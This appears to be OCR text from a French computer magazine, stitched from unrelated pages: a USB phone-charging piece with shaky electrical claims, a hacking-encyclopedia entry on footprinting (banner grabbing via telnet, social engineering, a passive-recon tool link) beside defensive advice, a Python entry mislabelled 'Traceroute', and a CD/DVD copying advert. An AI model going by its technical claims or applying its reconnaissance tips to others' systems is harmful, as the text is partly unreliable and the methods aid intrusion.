Vous les trouverez à environ 30 dollars sur un site australien, mais peut-être qu'en effectuant quelques recherches plus poussées sur le web, vous parviendrez à vous les procurer plus près de chez vous. Quoi qu'il en soit, vous les trouverez à l'adresse suivante : [www.auspcmarket.com.au](http://www.auspcmarket.com.au), pour les Nokia 8850, 8210 et 3210.

De même pour le Motorola v3688, mais il s'agit d'un câble nettement plus compliqué, car la prise qui se branche sur ce téléphone est une prise propriétaire. Le prix reste assez élevé, et il ne faut pas oublier que dans la majorité des cas, ce type de câbles doit prévoir une prise propriétaire correspondant à votre modèle de téléphone. En outre, si les tensions en jeu ne sont pas identiques à celles produites par l'interface USB, il faudra également prévoir un convertisseur courant continu/courant continu qui adapte les valeurs de tension.

### USB comme source d'alimentation

**En pratique, le port USB dispose de quatre conducteurs.** Les deux extérieurs servent à l'alimentation et les deux intérieurs de connecteurs de signal. Jusqu'à ce qu'on utilise les connecteurs de signal, l'interface



*Le port USB est une excellente alimentation. Surtout quand on n'a rien d'autre sous la main !*



n'a aucun contrôle sur ce qui est relié à l'alimentation, à condition que l'on ne dépasse pas la valeur maximale du courant absorbé, qui est fixée à 500 mA. Par conséquent, tout ce qui fonctionne sous 5 volts et consomme moins de 500 mA peut être alimenté par votre ordinateur par le biais des connecteurs de l'interface USB.

Nous avons déjà présenté à travers ces pages une lampe USB utilisant deux ou trois leds à forte luminosité. Vous pouvez faire la même chose avec les téléphones portables, mais en restant prudents. Il est en effet important de ne pas dépasser la limite du courant et de la tension qui sert à recharger la batterie de votre téléphone portable.

En général, les batteries modernes sont des batteries au lithium de 3,6 volts, qui ont pour caractéristique de se décharger totalement d'un coup et de rester chargées pendant plusieurs heures. Combien de temps ? Cela dépend de la consommation du téléphone, un paramètre indispensable pour déterminer si l'alimentation USB est suffisante. Par exemple, si votre téléphone a une batterie de 3,6 V - 500 mAh (milliampères/heure) et que pendant une conversation normale, il est conçu pour durer environ 2 heures, cela signifie que sa consommation nominale est de 250 mAh. Soit bien moins que les 500 mA qui peuvent être fournis par votre port USB. Vous pouvez donc l'alimenter. Au pire, vous serez confrontés au problème de la tension d'alimentation. Si votre téléphone fonctionne sous 3,6 volts alors que vous en disposez de 5, vous devez abaisser la tension avec un régulateur de tension à circuit intégré. Si en revanche, votre batterie est de 4,8 volts ou de 6 volts, vous n'aurez probablement rien à faire, car ce sont des valeurs si proches de 5 volts qu'elles ne doivent pas causer d'ennuis. Si l'alimentation de votre téléphone est de 9 volts, vous ne pourrez probablement rien faire ou le temps de recharge s'allongera de façon démesurée.

Ce ne sont que des idées pour une expérimentation, mais nous avons déjà fait le premier pas ! Qui veut essayer ?

# ENCYCLOPÉDIE *du hacking*

## Footprinting

**P**rocédé d'accumulation de données concernant un système ou un réseau d'ordinateurs, en général pour en découvrir les points faibles et ensuite le pénétrer.



Parmi les techniques utilisées par un attaquant, on trouve l'ingénierie sociale, qui permet de soutirer des informations utiles servant à contourner les protections du système, ou à comprendre comment celui-ci est fait, comment il fonctionne, qui en a le contrôle effectif, etc. Un attaquant peut également employer des techniques spécifiques, comme les interrogations à distance du système, qui sont de différents types.



### EXEMPLE

L'activité de footprinting commence par la définition de l'objectif. En clair, celui qui voudrait nous espionner utiliserait toutes les techniques possibles pour recueillir des informations, de manière à avoir un tableau complet de notre système, qu'il s'agisse d'un ordinateur unique ou d'un ensemble complexe en réseau.

Par exemple, un simple telnet à l'adresse concernée peut fournir des informations très utiles sur l'ordinateur et le système d'exploitation utilisés.



### Qualités requises

**S**'il veut obtenir une empreinte précise de ce qu'il souhaite attaquer, un attaquant doit bien connaître les protocoles pouvant être utilisés pour interroger les serveurs à distance sans laisser trop de traces. En général, une attaque de "lamer" se reconnaît aussitôt par rapport à celle d'un expert, justement parce que le premier laisse de nombreuses traces de son passage, souvent exprès, pour bien montrer qu'il a réussi à pénétrer le système. Un véritable expert de l'intrusion ne laisse pas la moindre trace, et il peut même réussir à enquêter pendant des mois sans que personne ne puisse s'en rendre compte, y compris celui qui a installé des logiciels de contrôle sophistiqués contre les éventuelles attaques.

### Sécurité

**L**a sécurité passe toujours, toujours, toujours par un bon administrateur système. Celui-ci devra faire en sorte que ses machines ne répondent pas aux interrogations, quelles qu'elles soient, en évitant tout ce qui pourrait plus ou moins les identifier. Il arrive trop souvent, en se connectant à un serveur, qu'on lise "Bonjour XYZ, je suis Mathilde, le serveur pour te servir", ou quelque chose du genre. Ou, pire encore, "Solaris OS, rev 2.1" et autres informations sur l'ordinateur utilisé. Un bon attaquant emploiera tous les moyens : soit il connaît les bugs de chaque système d'exploitation existant, soit il utilisera les noms des serveurs pour pratiquer des actions d'ingénierie sociale ciblées, grâce auxquelles ils vous piègeront facilement: "il connaît le serveur auquel je me connecte!"...

UN ANCIEN PROGRAMME, DESORMAIS HISTORIQUE, MAIS QU'IL FAUT TOUT DE MEME CONNAITRE. IL FUT UN CHEVAL DE BATAILLE POUR L'ACQUISITION D'INFORMATIONS DE MANIERE TRES DISCRETE : [HTTP://SIPHON.DATNERDS.NET](http://siphon.datanerds.net)

VOUS TROUVEREZ ICI DIVERS FICHIERS UTILES, Y COMPRIS DES SYSTEMES DE DEFENSE, COMME KLAXON, CAPABLE D'IDENTIFIER UN BALAYAGE DES PORTS OUVERTS (PORT SCANNING) SUR NOS SERVEURS: [FTP://FTP.ENG.AUBURN.EDU/PUB/DOUG/](ftp://ftp.eng.auburn.edu/pub/doug/)

# ENCYCLOPÉDIE du hacking

## Traceroute



### EXEMPLE

Très utilisé dernièrement, Python est un langage permettant une grande puissance de programmation, tout en maintenant une syntaxe claire, compacte et relativement simple. Voici un exemple de routine écrite en Python, qui convertit un tableau:


```
def invert(table):
    index = {} # empty dictionary
    for key in table.keys():
        value = table[key]
        if not index.has_key(value):
            index[value] = [] # empty list
            index[value].append(key)
    return index
```

Elle peut être utilisée par le prompt de l'interpréteur en écrivant comme ceci (>>> est le prompt de l'interpréteur):



Langage de programmation interprété, orienté objet. Cela veut dire que, pour être exécutés, tous les programmes que l'on écrit nécessitent l'installation d'un programme interpréteur, capable d'interpréter le code source et de l'exécuter.

C'est pour cette raison que les programmes écrits en Python passent facilement d'une plate-forme à l'autre (Windows, Linux et Mac), à condition que vous ayez installé le bon interpréteur.



```
>>> phonebook = {'guido': 4127, 'sjoerd': 4127, 'jack': 4098}
>>> phonebook['dcab'] = 4147 # add an entry
>>> inverted_phonebook = invert(phonebook)
>>> print inverted_phonebook
{4098: ['jack'], 4127: ['guido', 'sjoerd'], 4147: ['dcab']}
>>>
```

### Qualités requises

L'interpréteur est protégé par un copyright, mais il est en distribution libre, donc parfaitement utilisable à des fins même commerciales. Python tourne sur UNIX, Windows, OS/2, MacOS, Amiga et d'autres systèmes. Il peut être utile de connaître un peu de programmation, et même les expressions régulières, car Python est conçu en faire usage. Une importante communauté d'utilisateurs italiens a traduit de nombreux documents concernant Python; vous les trouvez ici: [www.python.it/doc/newbie.html](http://www.python.it/doc/newbie.html). Cela peut être un bon point de départ pour s'initier à ce langage.

### Sécurité

Python est un langage sûr, qui utilise des bibliothèques bien testées. Malgré tout, il peut arriver qu'il y ait des vers natifs de sécurité, comme ce fut le cas pour la bibliothèque SimpleXMLRPCServer.py. Heureusement, ce problème a été résolu grâce à un patch spécial, que l'on peut télécharger à l'adresse [www.python.org/security/PSF-2005-001](http://www.python.org/security/PSF-2005-001). Quant aux applications, ce sera, bien sûr, au programmeur de les sécuriser en vue de l'utilisation prévue.

VOICI BON MODE D'EMPLOI POUR DÉBUTANTS, QUOI-QU'EN ANGLAIS: [WWW.PYTHON.ORG/MOIN/BEGINNERSGUIDE](http://WWW.PYTHON.ORG/MOIN/BEGINNERSGUIDE)

D'INTERESSANTS TRAVAUX ET ROUTINES ECRITES EN PYTHON SONT RASSEMBLES ICI:

[WWW.PYTHON.ORG/PYCON/2005/PAPERS/](http://WWW.PYTHON.ORG/PYCON/2005/PAPERS/)



# LE MEILLEUR DES SITES ET SERVICES WEB

LES CAHIERS PRATIQUES DE

L'fficiel  
du Net

THEMA

## COPIE & GRAVURE

FILMS, ALBUMS, JEUX...

RIEN NE LEUR  
RÉSISTE !

Spr. a n° 3  
BEL/LUX : 8,5 € - DOM : 8,5 € - 4,75 \$ CAN -  
8,75 - Maroc : 200h - Suisse : 8 CHF

M 04160 - 3 - F: 3,00 € - RD



Copies de Cd et DVD  
**CONFORMES**

**GRAVER VOS  
COMPILATIONS**  
de MP3 et vidéos  
avec menus

Les meilleurs

**SOFTS GRATUITS**

Des dizaines de  
**TRUCS & ASTUCES**

# LA RÉFÉRENCE